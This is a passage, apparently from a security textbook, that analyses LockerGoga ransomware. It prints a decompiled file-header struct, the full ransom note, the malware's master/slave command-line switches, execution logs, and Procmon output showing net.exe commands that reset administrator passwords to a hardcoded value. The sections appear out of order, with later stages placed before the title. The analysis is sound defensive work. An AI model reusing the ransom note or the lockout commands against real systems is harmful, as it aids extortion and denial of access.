
- Spawns slave processes for encrypting the files
- The slave process expects input from the master process to the file paths for encryption
- Save process is executed using the following command:
  `-i <shared memory name> -s -l`



```
GOGA            struc ; (sizeof=0x90, mappedto_165)
                                        ; XREF: encryptfile/r
marker          db 8 dup(?)             ; XREF: encryptfile+27E/w
                                        ; encryptfile+28B/w ; string(C)
low_filesize    db 4 dup(?)             ; XREF: encryptfile+278/o
                                        ; encryptfile+599/w ... ; string(C)
high_filesize   db 4 dup(?)             ; XREF: encryptfile:loc_4401F0/w
                                        ; encryptfile+7C9/r ; string(C)
always_0        db 4 dup(?)             ; XREF: encryptfile+BA2/o
                                        ; encryptfile+BDC/o ... ; string(C)
AES_key         db 16 dup(?)            ; XREF: encryptfile+2B6/o
                                        ; encryptfile+79E/o ; string(C)
AES_IV          db 16 dup(?)            ; XREF: encryptfile+2C7/o
                                        ; encryptfile+7AA/o ; string(C)
end_marker      db 4 dup(?)             ; XREF: encryptfile+2A2/w ; string(C)
padding         db 88 dup(?)            ; XREF: encryptfile+29C/o ; string(C)
GOGA            ends
```

Stage 4: Ransom Note

- The last stage involves the dropping of the ransom note "`README-NOW.txt`" into the `%Desktop%` of the current user
- This note contains instructions related to the ransom payment such as email addresses, and payment instructions



```
Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.
The final price depends on how fast you contact us.
As soon as we receive the payment you will get the decryption tool and
instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

[illegible]
[illegible]
```

OT Malware Analysis: LockerGoga Ransomware

Source: *https://www.fortinet.com*

Nowadays, ransomware attacks such as WannaCry, NotPetya, SamSam, MegaCortex, and LockerGoga are targeting critical industrial infrastructure. LockerGoga, a recent form of targeted ransomware, has attacked many industrial organizations, including organizations in building and construction, financial services, metals, chemicals, data storage, and warehousing, compromising their critical operations.

Only limited details are available and research is ongoing regarding how this malware enters a system. This is a highly targeted attack that contains multiple attack stages. To execute LockerGoga ransomware, attackers need administrative privileges; thus, before running the ransomware, attackers must gain access to the target system and elevate their privileges in the early stages of the attack. Attackers may abuse administrative tools such as PsExec to drop and execute the malware. To run such administrative tools, attackers need to obtain the required credentials using techniques such as spear phishing, brute-forcing, or abusing a previous malware infection.

How does it work?

The diagram shows the various infection stages of LockerGoga ransomware. To encrypt the files, LockerGoga implements a master/slave model leveraging the Boost IPC (inter-process communication) library. The master and slave processes communicate through IPC via shared memory. The master process is mainly used to search files to encrypt and store the corresponding file paths in the shared memory. Then, the slave process reads the file paths from the shared memory and encrypts the files.




Initial Execution
Drop a copy
Execute "master"
1
Master Process
Log off other sessions
Change admin credentials
Drop ransom note
Spawn "slave processes"
Erase unused or free disk space
Disable network interfaces
2
Shared Memory
4
3
Slave Process 1
Slave Process 2
....
Slave Process n
Stop non-critical services
Encrypt file

Figure 18.79: Execution flow of LockerGoga ransomware

- **Stage 1: Initial Execution**

  LockerGoga injects a copy of itself in **`%TEMP%/tgytutrc{number}.exe`** and executes it with the "**`-m`**" (master) parameter. If the "**`-l`**" parameter is enabled, details of the malware are written to "**`C:\log.`**"




```
scanning...
"A:\" : The device is not ready
[1/0/4893]>C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
[2/0/4894]>C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
[3/0/4895]>C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
[2/1/5015]+C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
[3/1/5014]>C:\cfd5a68720a6fbe8a8301126cf72300a\1036\LocalizedData.xml
[2/2/5019]+C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
[3/3/5023]>C:\cfd5a68720a6fbe8a8301126cf72300a\1049\LocalizedData.xml
[2/4/5025]+C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
[3/4/5024]>C:\cfd5a68720a6fbe8a8301126cf72300a\UiInfo.xml
3204 exiting
\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\GrooveMUISet.xml
[3/29/6110]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
[2/30/6110]+C:\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\Groove.en-us\GrooveMUI.xml
[3/30/6109]>C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
[2/31/6232]+C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
[3/31/6231]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
[2/32/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
[1/33/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
[2/33/6230]>C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
[3/33/6229]>C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
[2/34/6254]+C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
[3/34/6253]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UiInfo.xml
2216 exiting
[2/35/6257]+C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\Setup.xml
[3/35/6256]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\Parameterinfo.xml
2708 exiting
[2/36/6256]+C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
[1/37/6281]+C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UiInfo.xml
```

Figure 18.80: Execution log details of LockerGoga

- **Stage 2: Running Master Process**

  LockerGoga initiates the master process to perform various malicious functions such as searching for and identifying files to encrypt, locking out admin accounts, and disabling network interfaces. The first function the master process performs is logging off all other user sessions except the current session using the Windows tool logoff.exe. It then automatically changes all the admin passwords to a hardcoded one, which is practically difficult to predict. This locking also prevents the victims from even reading the ransom note, showing that the goal of the malware is something other than a ransom.




```
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x6000                                                    SUCCES
Process Create  C:\Windows\system32\logoff.exe   PID: 3692, Command line: C:\Windows\system32\logoff.exe 2                                  SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x9000                                                    SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x6000                                                    SUCCES
Process Create  C:\Windows\system32\logoff.exe   PID: 3908, Command line: C:\Windows\system32\logoff.exe 0                                  SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x9000                                                    SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x6000                                                    SUCCES
Process Create  C:\Windows\system32\logoff.exe   PID: 2416, Command line: C:\Windows\system32\logoff.exe 0                                  SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x9000                                                    SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x6000                                                    SUCCES
Process Create  C:\Windows\system32\logoff.exe   PID: 1596, Command line: C:\Windows\system32\logoff.exe 0                                  SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x9000                                                    SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x6000                                                    SUCCES
Process Create  C:\Windows\system32\logoff.exe   PID: 2924, Command line: C:\Windows\system32\logoff.exe 0                                  SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x9000                                                    SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x6000                                                    SUCCES
Process Create  C:\Windows\system32\logoff.exe   PID: 1612, Command line: C:\Windows\system32\logoff.exe 0                                  SUCCES
Load Image      C:\Windows\System32\logoff.exe   Image Base: 0x80000, Image Size: 0x9000                                                    SUCCES
Load Image      C:\Windows\System32\samlib.dll   Image Base: 0x74840000, Image Size: 0x12000                                                SUCCES
Thread Create                                    Thread ID: 1568                                                                            SUCCES
Load Image      C:\Windows\System32\net.exe      Image Base: 0x80000, Image Size: 0xc000                                                    SUCCES
Process Create  C:\Windows\system32\net.exe      PID: 1108, Command line: C:\Windows\system32\net.exe user Administrator HuHuHUHoHo283283@dJD  SUCCES
Load Image      C:\Windows\System32\net.exe      Image Base: 0x80000, Image Size: 0x18000                                                   SUCCES
Load Image      C:\Windows\System32\net.exe      Image Base: 0x80000, Image Size: 0xc000                                                    SUCCES
Process Create  C:\Windows\system32\net.exe      PID: 1960, Command line: C:\Windows\system32\net.exe user win7 HuHuHUHoHo283283@dJD           SUCCES
Load Image      C:\Windows\System32\net.exe      Image Base: 0x400000, Image Size: 0x18000                                                  SUCCES
```

Figure 18.81: Procmon log showing logging off sessions and changing admin passwords

  Now, it uses the slave process for the actual encryption of the files. To perform this, it executes its binary with the following parameters:

  `-i <shared memory name> -s`

